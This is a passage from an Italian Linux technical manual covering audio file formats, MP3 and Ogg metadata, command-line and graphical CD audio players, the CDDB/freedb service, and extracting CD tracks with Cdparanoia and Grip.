I formati dei file audio non compressi, sono di tanti tipi, dove in particolare vanno considerate le caratteristiche dei campioni stessi. La tabella 755.5 descrive brevemente le caratteristiche di un file del genere.

Tabella 755.5. Caratteristiche di un file audio.

Caratteristica	Descrizione
dimensione del campione	La grandezza del campione, che di solito è in multipli di byte. Maggiore è la grandezza del campione, migliore è la qualità del suono memorizzato.
ordine dei byte	Il contenuto del campione va interpretato tenendo conto dell'ordine in cui vanno presi i byte, che possono essere nella sequenza normale (*big endian*) o a coppie scambiate (*little endian*).
codifica	Ogni campione rappresenta un numero, che può essere intero o a virgola mobile, da intendersi linearmente o come argomento di una funzione non lineare.
frequenza di campionamento	Il campionamento avviene a una frequenza regolare: maggiore è questa frequenza, migliore è la qualità del suono memorizzato.

Caratteristica	Descrizione
numero di canali	Generalmente si memorizzano uno o due canali, per una registrazione monofonica o stereofonica, tuttavia questi possono essere anche di più. Per ogni canale viene memorizzato un campione separato a ogni ciclo della frequenza di campionamento.
intestazione	Un file audio può essere grezzo o con intestazione, a seconda che contenga semplicemente la sequenza dei campioni o che prima di questa contenga la descrizione del suo formato.

Una registrazione audio di qualità equivalente a quella dei CD audio è fatta a campioni di 16 bit, a una frequenza di 44100 Hz; per arrivare al livello di un DAT (*Digital audio tape*) si passa a una frequenza di campionamento di 48000 Hz. Pertanto, un secondo di registrazione a qualità CD, in stereofonia, comporta l'utilizzo di 2·16·44100 = 1411200 bit, pari a 176400 byte; così, un secondo di registrazione a qualità DAT, in stereofonia, comporta l'impiego di 192000 byte.

È importante sottolineare la differenza che c'è tra un file audio con intestazione, rispetto a quello che non ne è provvisto: quando si passa un file audio grezzo a un programma che deve eseguirlo o elaborarlo, occorre specificare al programma tutte le caratteristiche del file, perché non può determinarle automaticamente. In particolare, occorre fare attenzione quando si trasferisce un file del genere da un'architettura a un'altra, dove nel passaggio può cambiare l'ordine dei byte.

755.4 Formati audio compressi

Dopo la campionatura di un'informazione sonora, è possibile applicare delle tecniche per ridurre le dimensioni dei dati, ovvero per ottenerne la compressione. Si distinguono due situazioni: la compressione senza perdita che consente la ricostruzione dei campioni originali, rispetto a una compressione con perdita di informazioni. I formati audio compressi sono diversi e si distinguono per l'algoritmo di compressione.

Nella realizzazione di un file audio compresso si stabilisce un parametro in più rispetto ai file non compressi: il flusso massimo di dati per unità di tempo, noto come *bit rate*. Naturalmente, maggiore è questo valore, migliore è la qualità del suono riprodotto. Generalmente, si ottiene una buona qualità di registrazione stereofonica con un tasso del flusso di dati di 128 kbit/s. In fase di creazione di un file audio di questo tipo, si può stabilire che il tasso del flusso di dati sia costante o variabile (nel secondo caso si parla di *variable bit rate* e si usa la sigla «VBR»); in particolare, in caso di tasso variabile potrebbe essere stabilito un valore medio o un intervallo di valori da rispettare.

Un file audio compresso, può limitarsi a contenere l'informazione sonora per la quale è stato realizzato, oppure può essere inserito in un «contenitore» (*container*), che consente l'inserimento di informazioni addizionali. Per esempio, il formato compresso Vorbis è contenuto normalmente in un formato Ogg, da cui il nome Ogg Vorbis. Per la stessa ragione, esiste un formato FLAC (normale) e un formato Ogg FLAC (FLAC contenuto in Ogg. Nel caso di MP3, il nome è ambiguo, perché può fare riferimento al contenitore o al contenuto audio compresso.

755.4.1 Informazioni di un contenitore MP3

Un file MP3 può includere delle informazioni importanti sul suo contenuto, oltre a ciò che è indispensabile per la riproduzione (come per esempio l'informazione sulla frequenza di campionamento). In generale, conviene stabilire questi dati nella fase di codifica del file stesso, mentre una parte di questi può essere modificata anche dopo.

Tabella 755.6. Informazioni comuni che possono essere inserite in un file MP3.

Informazione	Tipo	Significato
originale	booleano	Indica se il contenuto è originale.
copyright	booleano	Indica se il contenuto è coperto da copyright.
titolo	testo	Titolo della canzone o di ciò che è contenuto nel file.
artista	testo	Nome dell'artista o degli artisti.
album	testo	Nome dell'album di cui fa parte il contenuto del file.
anno	testo	Anno di edizione.
commento	testo	Commento aggiuntivo.
traccia	numero	Numero della traccia nel CD a cui si fa riferimento.
genere	numero	Genere, definito da un codice numerico prestabilito.

Tabella 755.7. Genere, secondo lo standard ID3.

Genere	Definizione	Genere	Definizione
0	Blues	1	Classic Rock
2	Country	3	Dance
4	Disco	5	Funk
6	Grunge	7	Hip-Hop
8	Jazz	9	Metal
10	New Age	11	Oldies
12	Other	13	Pop
14	R&B	15	Rap
16	Reggae	17	Rock
18	Techno	19	Industrial
20	Alternative	21	Ska
22	Death Metal	23	Pranks
24	Soundtrack	25	Euro-Techno
26	Ambient	27	Trip-Hop
28	Vocal	29	Jazz+Funk
30	Fusion	31	Trance
32	Classical	33	Instrumental
34	Acid	35	House
36	Game	37	Sound Clip
38	Gospel	39	Noise
40	Alt. Rock	41	Bass
42	Soul	43	Punk
44	Space	45	Meditative
46	Instrumental Pop	47	Instrumental Rock
48	Ethnic	49	Gothic
50	Darkwave	51	Techno-Industrial
52	Electronic	53	Pop-Folk
54	Eurodance	55	Dream
56	Southern Rock	57	Comedy
58	Cult	59	Gangsta Rap
60	Top 40	61	Christian Rap
62	Pop/Funk	63	Jungle
64	Native American	65	Cabaret

Genere	Definizione	Genere	Definizione
66	New Wave	67	Psychedelic
68	Rave	69	Showtunes
70	Trailer	71	Lo-Fi
72	Tribal	73	Acid Punk
74	Acid Jazz	75	Polka
76	Retro	77	Musical
78	Rock & Roll	79	Hard Rock
80	Folk	81	Folk/Rock
82	National Folk	83	Swing
84	Fast-Fusion	85	Bebob
86	Latin	87	Revival
88	Celtic	89	Bluegrass
90	Avantgarde	91	Gothic Rock
92	Progressive Rock	93	Psychedelic Rock
94	Symphonic Rock	95	Slow Rock
96	Big Band	97	Chorus
98	Easy Listening	99	Acoustic
100	Humour	101	Speech
102	Chanson	103	Opera
104	Chamber Music	105	Sonata
106	Symphony	107	Booty Bass
108	Primus	109	Porn Groove
110	Satire	111	Slow Jam
112	Club	113	Tango
114	Samba	115	Folklore
116	Ballad	117	Power Ballad
118	Rhythmic Soul	119	Freestyle
120	Duet	121	Punk Rock
122	Drum Solo	123	A Cappella
124	Euro-House	125	Dance Hall
126	Goa	127	Drum & Bass
128	Club-House	129	Hardcore
130	Terror	131	Indie
132	BritPop	133	Negerpunk
134	Polsk Punk	135	Beat
136	Christian Gangsta Rap	137	Heavy Metal
138	Black Metal	139	Crossover
140	Contemporary Christian	141	Christian Rock
142	Merengue	143	Salsa
144	Thrash Metal	145	Anime
146	JPop	147	Synthpop

Le informazioni più voluminose, come il titolo e le altre stringhe di testo, vanno aggiunte in coda al file MP3. Il modo in cui questi dati vengono segnalati nel file dipende da standard differenti che nel tempo sono stati aggiornati. In questo senso, alcuni programmi non aggiornati potrebbero anche non essere in grado di leggere ciò che viene scritto con standard più recenti.

755.5 Informazioni di un contenitore Ogg

Anche il contenitore Ogg consente l'inserimento di informazioni addizionali; in particolare un'intestazione composta da campi individuati da nomi. Non esistono campi descrittivi obbligatori e campi con lo stesso nome possono apparire più di una volta (per esempio nel caso dell'indicazione di più di un autore). La documentazione di Ogg propone uno standard nell'utilizzo dei campi descrittivi e in particolare vale la pena di considerare quelli seguenti:

Campo	Utilizzo
`TITLE`	titolo della traccia o dell'opera;
`ALBUM`	titolo della raccolta a cui appartiene la traccia;
`TRACKNUMBER`	numero della traccia, se si tratta di una raccolta;
`ARTIST`	artista esecutore o compositore dell'opera;
`COPYRIGHT`	informazioni sul diritto di autore relativo all'opera;
`LICENSE`	condizioni di utilizzo dell'opera;
`GENRE`	descrizione del genere dell'opera;
`ISRC`	numero ISRC di identificazione dell'opera (sezione 754.1).

Si può osservare in questo caso che non è stata prevista una classificazione preliminare dei generi.

Lettore CD audio

Indipendentemente dal fatto che sia disponibile una scheda audio, è possibile ascoltare dei CD musicali attraverso il lettore CD-ROM, che dovrebbe essere provvisto di un'uscita autonoma (una presa stereo per cuffia sulla parte frontale dell'unità). Naturalmente, se è disponibile la scheda audio, il lettore CD-ROM potrebbe esservi stato collegato attraverso un cavetto schermato, in modo da poter utilizzare le funzionalità della stessa scheda per rielaborare il suono.

È importante considerare che un CD contenente tracce audio, **non può essere innestato**: l'ascolto o l'estrazione delle tracce sono operazioni che richiedono programmi appositi che accedono direttamente al file di dispositivo.

Figura 756.1. La classica uscita per cuffia che si trova al lato sinistro dei lettori CD, con regolazione manuale del livello sonoro.

Figura 756.2. Schema del lato posteriore di un lettore CD-ROM ATAPI standard.

CABLE SELECT
SLAVE
MASTER
AUDIO
IDE INTERFACE
DC INPUT
R G G L
C S M
S L A
39
40
1
2
5V G G 12V
canale destro
(filo rosso)
canale sinistro
(filo bianco)
massa
(schermatura)

Figura 756.3. Cavetto di collegamento audio da un lettore CD a una scheda audio. Il filo rosso riguarda il canale destro, mentre il filo bianco quello sinistro; il connettore di colore bianco può essere usato per collegare una scheda audio poco comune.

Figura 756.4. Connessioni audio su una scheda madre tipica. Si può osservare che il connettore centrale è adibito esplicitamente all'ingresso audio proveniente da un lettore CD, dove il canale destro corrisponde al piedino del lato destro, guardando la figura.

756.1 Ascolto di un CD audio

Il software che si occupa di mettere in funzione il lettore CD-ROM come lettore di CD audio, interviene solo sul file di dispositivo corrispondente all'unità a cui si vuole fare riferimento (per esempio '`/dev/hd`***x***' per una unità ATAPI, oppure '`/dev/scd`***n***' o '`/dev/sr`***n***' per una unità SCSI); di solito si predispone per questo il collegamento simbolico '`/dev/cdrom`', in modo da facilitare l'utilizzo dei programmi relativi. Naturalmente, il file di dispositivo deve avere i permessi appropriati. Il segnale audio può essere prelevato direttamente dal lettore CD, oppure può essere gestito attraverso la scheda audio per mezzo di altro software.

Se la scheda audio non è di ottima qualità, potrebbe generare un rumore di fondo. Di conseguenza, per essere certi di prelevare il segnale più pulito possibile, è necessario utilizzare l'uscita del lettore CD stesso.

Il software che permette l'ascolto di un CD audio, non richiede di tenere sotto controllo il lettore, per cui potrebbe essere costituito anche da un semplice programma a riga di comando, come nel caso di '**dcd**'.

I programmi per l'ascolto di CD audio potrebbero comportarsi in maniera differente tra di loro, tanto che non va esclusa la presenza di errori che impediscono la lettura di CD che in condizioni normali risultano realizzati correttamente. In altri termini, se per qualche ragione non si riesce a leggere un CD audio attraverso l'uso di un certo programma, conviene tentare di utilizzarne altri, prima di arrivare alla conclusione che il CD o il lettore possano essere difettosi.

Molti programmi per l'ascolto di CD musicali, abbinano anche la funzionalità di interrogazione della base di dati CDDB. Ciò viene descritto nella sezione 756.2.

756.1.1 Dcd

Dcd [1] è un programma di servizio molto semplice, composto dall'eseguibile '**dcd**', che segue la filosofia dei comandi a riga di comando, con tutti i vantaggi che ciò può dare. In pratica, senza impegnare una console virtuale o un terminale, manda al lettore i comandi richiesti di volta in volta. Dcd ha però un inconveniente: può accedere esclusivamente al file di dispositivo (o al collegamento) '`/dev/cdrom`'!

```
dcd [n_traccia...]
```

```
dcd {stop|restart|next|prev|info|dir|loop [n...]}
```

La sintassi è molto semplice: se si indica un numero ***n*** si intende avviare l'esecuzione della traccia ***n***-esima corrispondente; se si indicano più numeri si intende ottenere l'esecuzione di quelle tracce nella sequenza specificata; se si indica un'altra parola chiave, si vuole impartire il comando corrispondente:

Parola chiave	Descrizione
`stop`	ferma l'esecuzione (se non funziona basta selezionare la prima traccia e quindi usare il comando '**prev**');
`restart`	riavvia la traccia che si sta ascoltando;
`next`	passa alla traccia successiva;
`prev`	passa alla traccia precedente;
`info`	restituisce alcune informazioni sulla traccia attuale;
`dir`	elenca le tracce contenute nel CD;

Parola chiave	Descrizione
`loop [n...]`	esegue la sequenza ripetendo quando raggiunge la fine della sequenza (in tal caso '**dcd**' impegna la shell).

Segue la descrizione di alcuni esempi.

- `$ dcd` [*Invio*]

  Avvia l'esecuzione del primo brano del CD, proseguendo fino all'ultimo.

- `$ dcd 1` [*Invio*]

  Esattamente come nell'esempio precedente.

- `$ dcd 1 3 5 7` [*Invio*]

  Richiede l'esecuzione dei brani numero uno, tre, cinque e sette, in sequenza.

- `$ dcd next` [*Invio*]

  Passa all'esecuzione del brano successivo.

756.1.2 TCD

TCD [2] è un pacchetto composto da due programmi: uno per lo schermo a caratteri e uno per il sistema grafico X. L'utilizzo è intuitivo e non occorrono molte spiegazioni. È importante osservare che il controllo del volume riguarda il lettore CD e non la scheda audio. In altri termini, si tratta del volume del segnale che viene generato dal lettore CD: sia quello che si ottiene attraverso l'uscita sul pannello frontale dell'unità, sia quello che viene inviato alla scheda audio (ammesso che esista) per mezzo del cavetto schermato interno all'elaboratore.

TCD richiede la presenza del file di dispositivo o del collegamento '`/dev/cdrom`', perché non prevede la possibilità di specificare un file di dispositivo differente per raggiungere l'unità CD.

La figura 756.6 mostra il funzionamento di TCD nella versione per terminali a caratteri, mentre la figura 756.7 mostra la versione per il sistema grafico X. Per quanto riguarda il secondo caso, si osservi che TCD si dovrebbe trovare incluso anche nella raccolta degli applicativi di Gnome; in tal caso, l'aspetto della versione grafica risulta essere un po' diversa rispetto a quanto si vede nella figura riportata qui.

Figura 756.6. Esempio del funzionamento di TCD nella versione per terminali a caratteri.

```
.-TCD v2.0, by Tim Gerla------Control Panel------------------------------------.
|                            |                                                 |
| Status: Paused             | [P] - Start playing.      [-] - Previous track. |
| Track:  10 of 12           | [U] - Pause or restart.   [+] - Ne|t track.     |
| Time:   03:36              | [E] - Eject CDROM.        [G] - Go to track #.  |
| CD:     55:17              | [S] - Stop playing.       []] - Skip ahead.     |
|                            |                           [[] - Skip back.      |
|-Track List-----------------| [M] - Change play mode.   < > - Adjust volume.  |
|                            | Current Mode: Normal      Current Volume: 10%   |
| 01a - 06:10                |                                                 |
| 02a - 06:21                |                                                 |
| 03a - 03:22                |                                                 |
| 04a - 04:06                |                                                 |
| 05a - 05:51                |                                                 |
| 06a - 08:05                | [T] - Edit track database.                      |
| 07a - 04:38                | [D] - Download CDDB data.                       |
| 08a - 05:10                |                                                 |
| 09a - 07:55                |                                                 |
| 10a - 08:29                | [Q] - Quit.                                     |
| 11a - 04:54                |                                                 |
| 12a - 06:37                |-Disc Information--------------------------------|
|                            | Length: 71:40                                   |
|                            | Title:  Unknown / Unknown                       |
|                            | Track:  Track 10                                |
`------------------------------------------------------------------------------'
```

Figura 756.7. Esempio del funzionamento di TCD nella versione grafica.

Gli eseguibili sono rispettivamente '**`tcd`**' e '**`gtcd`**'. La lettera «g» di '**`gtcd`**' sta per GTK+, ovvero le librerie grafiche utilizzate.

Una cosa interessante di TCD sta nel fatto che più copie dei suoi eseguibili possono funzionare in modo concorrenziale, risultando tutte perfettamente sincronizzate, a parte qualche difficoltà nella regolazione del volume.

756.1.3 Cdcd

Cdcd [3] è un altro programma per l'ascolto di CD musicali che consente un funzionamento a riga di comando, oppure in modo interattivo, ma sempre attraverso una console. La prima volta che viene avviato da ogni utente, richiede alcune informazioni elementari di configurazione, con cui crea il file '`~/.cdcdrc`':

$ **cdcd** [*Invio*]

La prima cosa che viene richiesta è il file di dispositivo abbinato al lettore CD:

```
Welcome to cdcd 0.5.0.

You will now be asked a series of questions which will configure
cdcd for your platform.  The default answers are given
in brackets.

What is the name of your CD-ROM device? [/dev/cdrom]
```

Se esiste il collegamento simbolico '`/dev/cdrom`' che punta al dispositivo corretto, basta confermare con la pressione del tasto [*Invio*].

[*Invio*]

Successivamente, Cdcd cerca di ottenere le informazioni necessarie ad accedere alla rete, allo scopo di contattare una base di dati CDDB, oppure qualcosa di equivalente.

```
Are you connected to a network (y/n)? [y]
```

[*Invio*]

```
There are two methods of retrieving CD track information, CDDB and CD Index.
Using the CD Index will be somewhat faster, but does not yet facilitate inexact
matching.  Both methods may be used through HTTP proxy servers.

Choose a method:
1) CDDB
2) CD Index

Which method? [1]
```

Avendo confermato la disponibilità di un accesso alla rete, viene proposto di accedere a una base di dati CDDB, oppure a un altro tipo di indice. La scelta più comune è proprio la base di dati CDDB, come suggerito dal programma stesso.

[*Invio*]

```
Use a HTTP proxy server? [n]
```

In questo caso si suppone che non sia necessario utilizzare un proxy, per cui si conferma la proposta del programma.

[*Invio*]

```
cdcd version 0.5.0, Copyright (C)1998-99 Tony Arcieri
Distributed under the GNU General Public License. See file COPYING for details.
Built with libcdaudio 0.99.1
Enter ? for help.
cdcd>
```

Termina così la configurazione e il programma si mette a funzionare in una modalità interattiva, in attesa di comandi, dove l'invito è la stringa '**cdcd>**'. Per terminare basta dare il comando '**quit**'.

cdcd> **quit** [*Invio*]

Quando si avvia il programma, è comunque possibile specificare un file di dispositivo alternativo a quanto indicato nella configurazione, attraverso l'opzione '**-d**'. Nell'esempio seguente si suppone che l'unità CD sia collocata come prima unità ATAPI del secondo bus ATA:

$ **cdcd -d /dev/hdc** [*Invio*]

È già stato specificato che Cdcd può funzionare sia in modo non interattivo, a riga di comando, sia in modo interattivo. In pratica, l'eseguibile '**cdcd**' può essere avviato indicando un comando come argomento, per cui esegue la richiesta e termina di funzionare, oppure può essere avviato senza argomenti e in tal caso mostra un invito rimanendo in attesa di comandi. Naturalmente, i comandi in questione sono gli stessi, sia quando usati come argomento della riga di comando, sia quando usati nel funzionamento interattivo.

cdcd [*comando*]

Si ottiene l'elenco dei comandi disponibili con il comando '**help**', mentre per conoscere la sintassi precisa di ogni comando basta il comando '**help** *nome_comando*'. Per esempio:

$ **cdcd help** [*Invio*]

```
cdcd commands:
 play   stop   open   close  pause  resume ff      rew    sites
 next   prev   getvol setvol status rndplay slot   list   submit
 info   tracks edit   ext    refresh device verbose quit  access

For more specific help, type 'help <command>'
```

$ **cdcd help play** [*Invio*]

```
Usage: play [starttrackname/track #] [endtrackname/track #] [min:sec]

By default, play starts at the beginning of the CD.  You may specify tracks
using either the number of the track or a section of the track's name.  The
disc will play from where it starts to the end of the disc or a track you
specify.  You may also specify a position within the first track to start.
```

La tabella 756.15 descrive brevemente i comandi principali di Cdcd.

Tabella 756.15. Comandi principali di Alcune opzioni della riga di comando di Cdcd.

Comando	Descrizione
`play`	Avvia l'esecuzione, dall'inizio o da una certa traccia.
`open` `eject`	Termina l'esecuzione ed espelle il CD dal lettore.
`pause`	Mette in pausa l'esecuzione del CD.
`resume`	Riprende l'esecuzione dopo una pausa.
`stop`	Termina l'esecuzione del CD.
`ff` `rew`	Fa avanzare o retrocedere rapidamente nell'ambito del brano che si sta ascoltando.
`next` `prev`	Fa avanzare alla traccia successiva o retrocedere alla traccia precedente.
`status`	Visualizza la situazione del CD.

`info`
`tracks`
`ext`
	Visualizza informazioni ottenibili attraverso CDDB.

`quit`	Termina il funzionamento di Cdcd quando questo funzionava in modalità interattiva.

756.1.4 AsCD

AsCD [4] è un programma grafico molto semplice, per il controllo dell'esecuzione di un CD audio. L'opzione più importante per l'avvio del programma è '**`-device`**', con la quale si specifica dove trovare il lettore CD:

```
ascd [-device unità_cd] [altre_opzioni]
```

Per esempio, potrebbe essere avviato così per controllare l'unità '`/dev/hdc`':

$ **`ascd -device /dev/hdc`** [*Invio*]

Figura 756.16. Aspetto di AsCD durante il funzionamento.

756.1.5 Gcd

Gcd [5] è un programma grafico per l'ascolto di CD musicali, ottenuto come riduzione di Grip, che invece ha molte più funzionalità. Gcd può funzionare in modo molto poco appariscente, come si vede nella figura 756.17, oppure anche come si vede nella figura 756.18. All'avvio cerca normalmente di contattare una base di dati CDDB e se la connessione fallisce, la cosa viene segnalata con un messaggio di errore in un riquadro separato.

Figura 756.17. Pannello normale di Gcd.

Figura 756.18. Pannello di Gcd con il dettaglio delle tracce.

Gcd si avvia con l'eseguibile '`gcd`' e oltre a questo non c'è molto da aggiungere, dal momento che il suo funzionamento interattivo è abbastanza intuitivo, guidato anche da etichette a scomparsa che descrivono il significato dei pulsanti grafici che appaiono sul pannellino di controllo.

756.2 CDDB

CDDB è una base di dati dei CD musicali offerta attraverso la rete. A fianco di servizi CDDB proprietari, il cui accesso può essere sottoposto a delle condizioni, esiste anche un servizio CDDB pubblico, corrispondente a Freedb.org (⟨*http://www.freedb.org* ⟩).

Il protocollo usato per l'accesso a una base di dati CDDB è denominato CDDBP e utilizza la porta 888 o la porta 8880. Con questo protocollo si può interrogare il servizio utilizzando i pochi dati che fornisce il CD sui brani che contiene, oppure si possono fornire le informazioni conosciute sul CD, mettendole a disposizione di tutti. Molti programmi per l'ascolto di CD audio sono organizzati per l'interrogazione automatica di questo servizio, allo scopo di fornire tutte le notizie conosciute su ciò che si sta ascoltando.

Alcuni sistemi grafici integrati, come Gnome, utilizzano un programma cliente che si occupa di eseguire le interrogazioni per conto dei programmi che possono averne bisogno, come TCD

(nella versione per Gnome). Nel caso di Gnome si tratta precisamente di '**cddbslave**', il quale poi memorizza le informazioni nella directory '~/.cddbslave/'.

La maggior parte dei programmi che si avvalgono del protocollo CDDBP concordano nel salvare le informazioni ricevute nella directory '~/.cddb/', in modo da evitare interrogazioni successive attraverso la rete, per i dati già raccolti. Inoltre, esiste un'altra convenzione abbastanza diffusa, che consiste nell'usare il file '~/.cdservrc' per indicare il servizio CDDB a cui ci si deve rivolgere; per esempio, il contenuto di questo file potrebbe corrispondere al testo seguente:

```
SERVER=cddbp://freedb.freedb.org:888/
ACCESS=REMOTE
```

Tanto per fare un esempio di come possa funzionare la cosa in generale, si fa riferimento a TCD nella versione per Gnome. Sul pannello frontale, tra le varie icone se ne trova una che permette di accedere alla finestra di inserimento e modifica delle informazioni sulle tracce. Queste informazioni sono memorizzate naturalmente nella propria directory personale. Si vede questa finestra nella figura 756.20. In questo caso appaiono anche i titoli dei vari brani, se così non fosse, si potrebbe interrogare la base di dati CDDB, come suggerisce il pulsante grafico nella parte bassa.

Figura 756.20. Finestra di accesso alle informazioni sulle tracce del CD musicale.

Il servizio offerto da Freedb.org avviene per mezzo di diversi nodi di rete, a cui si accede normalmente attraverso il nome `freedb.freedb.org`, che si risolve in una serie di indirizzi alternativi:

$ **host freedb.freedb.org** [*Invio*]

```
freedb.freedb.org has address 203.16.234.30
freedb.freedb.org has address 64.71.163.204
freedb.freedb.org has address 130.179.31.49
freedb.freedb.org has address 193.201.200.74
freedb.freedb.org has address 195.37.77.155
```

Si osservi comunque che, normalmente, anche in mancanza di una configurazione precedente, il software che si utilizza dovrebbe essere già predisposto per interrogare correttamente questo indirizzo in modo predefinito.

756.3 Tracce CDDA

Le tracce audio di cui si compone un CD musicale sono in pratica dei file audio in un formato particolare. Anche se con qualche difficoltà, è possibile estrarre queste tracce e, teoricamente, si possono ricomporre masterizzando un nuovo CD.

È importante ricordare che l'acquisto di un CD non dà implicitamente il diritto di farne quello che si vuole. In generale si ottiene solo il diritto di ascoltarlo per sé; mentre altre operazioni come la copia, l'esecuzione in pubblico e la trasmissione, sono attività che devono essere autorizzate espressamente da chi detiene i diritti di quella pubblicazione sonora, senza contare l'eventuale presenza di una tassa.

Qui viene mostrato a titolo didattico il modo in cui le tracce audio di un CD possono essere estratte. Tuttavia, utilizzare questa tecnica per memorizzare tali brani in un'unità di memorizzazione qualunque, vuol dire farne una «copia», ovvero un'azione che normalmente è vietata da chi possiede i diritti sulla pubblicazione relativa.

L'estrazione delle tracce da un CD non è necessariamente un'operazione illegale, anche se la prima idea che viene in mente a chiunque è quella di fare così delle copie digitali perfette. In certi casi può essere l'unico modo per riuscire ad ascoltare un CD attraverso un lettore in cui l'uscita audio non funziona; in ultima analisi potrebbe essere il modo per realizzare un sistema audio completamente digitale fino all'ultima fase del processo di elaborazione che si vuole attuare.

In generale, per estrarre le tracce audio da un CD si utilizzano programmi come Cdda2wav, Cdparanoia e Grip. Il problema più difficile dell'estrazione dei brani è quello di riuscire a individuarne correttamente l'inizio e la fine, oltre alla necessità di seguire correttamente la traccia senza salti.

756.3.1 Dispositivi

Quando si utilizzano programmi che accedono direttamente alle tracce audio del lettore CD, è necessario che i file di dispositivo abbiano i permessi necessari, a meno che si voglia utilizzarli solo in qualità di utente '**`root`**'.

Di solito si fa riferimento a '`/dev/cdrom`' come collegamento simbolico al file di dispositivo corretto per il tipo di lettore di cui si dispone. Dal momento che gli applicativi in questione devono poter interagire con il lettore, nel caso questo sia di tipo SCSI è necessario prendersi cura anche del «dispositivo generico», in pratica di uno che corrisponde al modello '`/dev/sg`***n***'. Alcune distribuzioni GNU/Linux utilizzano una forma non standard per i nomi di questi file di dispositivo: '`/dev/sga`', '`/dev/sgb`',... In questi casi, è necessario creare anche i file corretti, o abbinare a questi dei collegamenti simbolici opportuni. In generale, da quanto si legge nel *Linux allocated devices*, che corrisponde al file '***sorgenti_linux***`/Documentation/devices.txt`':

```
…
 21 char        Generic SCSI access
                  0 = /dev/sg0          First generic SCSI device
                  1 = /dev/sg1          Second generic SCSI device
                      …

                Most distributions name these /dev/sga, /dev/sgb...;
                this sets an unnecessary limit of 26 SCSI devices in
                the system and is counter to standard Linux
                device-naming practice.
…
```

Naturalmente, '/dev/sg***n***' si abbina a '/dev/sr***n***' o '/dev/scd***n***'. Volendo creare per esempio il primo di questa serie, si può utilizzare il comando seguente:

`#` **`mknod /dev/sg0 c 21 0`** [*Invio*]

Il dispositivo generico deve avere i permessi di scrittura se si vuole permettere a questi applicativi di funzionare.

756.3.2 Cdparanoia

Cdparanoia [6] è in grado di estrarre le tracce audio di un CD in modo digitale, senza passare per l'elaborazione della scheda audio. Può generare diversi tipi di formati, tuttavia al principiante conviene un formato con intestazione, come il WAV-RIFF. Si compone di un eseguibile unico, '**`cdparanoia`**':

`cdparanoia` [***opzioni***] ***intervallo_di_esecuzione*** [***file_da_generare***]

La caratteristica più importante di questo applicativo sta nel fatto che è in grado di leggere e rileggere più volte le tracce audio in modo da escludere errori, attraverso il confronto delle letture successive.

A parte il caso in cui venga utilizzata l'opzione '**`-B`**', è obbligatorio specificare l'intervallo di tracce e di tempo di registrazione. Semplificando al massimo, si tratta dell'intervallo di tracce espresso semplicemente nella forma ***m*−*n***, dove ***m*** è la traccia iniziale e ***n*** quella finale. Nella pagina di manuale *cdparanoia(1)* si può leggere una spiegazione un po' più dettagliata che permette di individuare meglio la porzione desiderata.

Opzione	Descrizione
`-d` ***unità_cd*** `--force-cdrom-device` ***unità_cd***	Stabilisce quale unità usare attraverso l'indicazione del file di dispositivo.
`-w` `--output-wav`	Genera un formato WAV-RIFF.
`-B` `--batch`	Genera una serie di file, uno per ogni traccia.

Opzione	Descrizione
`-Z` `--disable-paranoia`	Disabilita il processo di rilettura e correzione degli errori.

Segue la descrizione di alcuni esempi.

- `$` **`cdparanoia -d /dev/hdc -w 1 mio_file.wav`** [*Invio*]

  Crea il file '`mio_file.wav`' ottenuto dalla prima traccia del CD contenuto nel lettore, corrispondente al file di dispositivo '`/dev/hdc`'.

- `$` **`cdparanoia -d /dev/hdc -w 1-2 mio_file.wav`** [*Invio*]

  Crea il file '`mio_file.wav`' ottenuto dalle prime due tracce del CD contenuto nel lettore, corrispondente al file di dispositivo '`/dev/hdc`'.

- `$` **`cdparanoia -d /dev/hdc -w -B`** [*Invio*]

  Crea una serie di file, nella directory corrente, uno per ogni traccia del CD contenuto nel lettore, corrispondente al file di dispositivo '`/dev/hdc`'. I file sono in formato WAV-RIFF.

- `$` **`cdparanoia -d /dev/hdc -w 1 - | sox -t .wav - -t ossdsp /dev/dsp`** [*Invio*]

  Legge la prima traccia audio del CD contenuto nel lettore (corrispondente al file di dispositivo '`/dev/hdc`') e la passa a un altro programma, attraverso un condotto. Quel programma si occupa di convertire il formato in modo da poterlo inviare al dispositivo '`/dev/dsp`' che in pratica corrisponde a un ingresso digitale della scheda audio (viene mostrato nel prossimo capitolo).

  A parte la qualità della riproduzione che si ottiene, eventualmente anche pessima, questo esempio mostra in che modo si può prelevare una traccia audio per rielaborarla prima dell'ascolto, senza passare per l'uscita audio del CD.

756.3.3 Grip

Grip [7] è un altro programma in grado di estrarre tracce audio da un CD, pilotando eventualmente anche la conversione in formato MP3, Ogg Vorbis o FLAC. Eventualmente può funzionare come lettore CD puro e semplice; in tal caso, si comporta esattamente come Gcd, che in effetti è una versione ridotta dello stesso Grip.

Anche Grip è quindi un programma grafico interattivo, come lo è Gcd, ma in questo caso è molto importante la configurazione, che viene memorizzata nel file '`~/.grip`'. Due aspetti molto importanti della configurazione riguardano il modo in cui vengono prelevate le tracce (figura 756.24) e la conversione eventuale in MP3, Ogg Vorbis (figura 756.25 e figura 756.26) o FLAC.

Figura 756.24. Configurazione del prelievo delle tracce audio attraverso Grip.

Figura 756.25. Configurazione della conversione delle tracce prelevate in MP3.

Figura 756.26. Configurazione della conversione delle tracce prelevate in Ogg Vorbis.

Il prelievo normale può avvenire direttamente attraverso Grip stesso, senza l'ausilio di altri programmi, ma in particolare viene definita in questa fase la collocazione dei file ottenuti (che sono di tipo WAV-RIFF). Nella figura 756.24 si vede in particolare che i file vengono definiti in base alla stringa '**`~/mp3/%A/%d/%n.wav`**'. Evidentemente, '**`%A`**', '**`%d`**' e '**`%n`**' sono delle macro che vengono sostituite, rispettivamente, con il nome dell'artista, il nome del disco, la traccia, completa di numero sequenziale. In pratica, se non è stato ottenuto il nome dell'artista e del CD, la prima traccia corrisponde al file '`~/mp3/noartist/unknown_disk/track_1.wav`'.

La conversione in MP3, Ogg Vorbis o in FLAC delle tracce richiede un programma apposito. Grip è in grado di utilizzarne diversi, in particolare LAME (capitolo 759), Vorbis Tools e Flac. Nella configurazione (figura 756.25) deve essere indicato il tipo di programma usato per la conversione, il percorso assoluto dell'eseguibile e le opzioni da dargli; inoltre, come nella situazione precedente deve essere indicato in che modo comporre il nome del file. Anche nella riga di comando del programma di conversione vengono indicate delle macro; tuttavia, in generale non conviene modificare le opzioni e gli argomenti che si ottengono automaticamente alla selezione di un tipo particolare di programma per la compressione audio.

Riquadro 756.27. Come usare Toolame al posto di LAME.

Al posto di LAME, può essere conveniente l'uso del programma Toolame, che si limita a produrre un formato «MPEG-1 layer II», con il vantaggio di non incorrere nei brevetti che soffocano lo strato III.
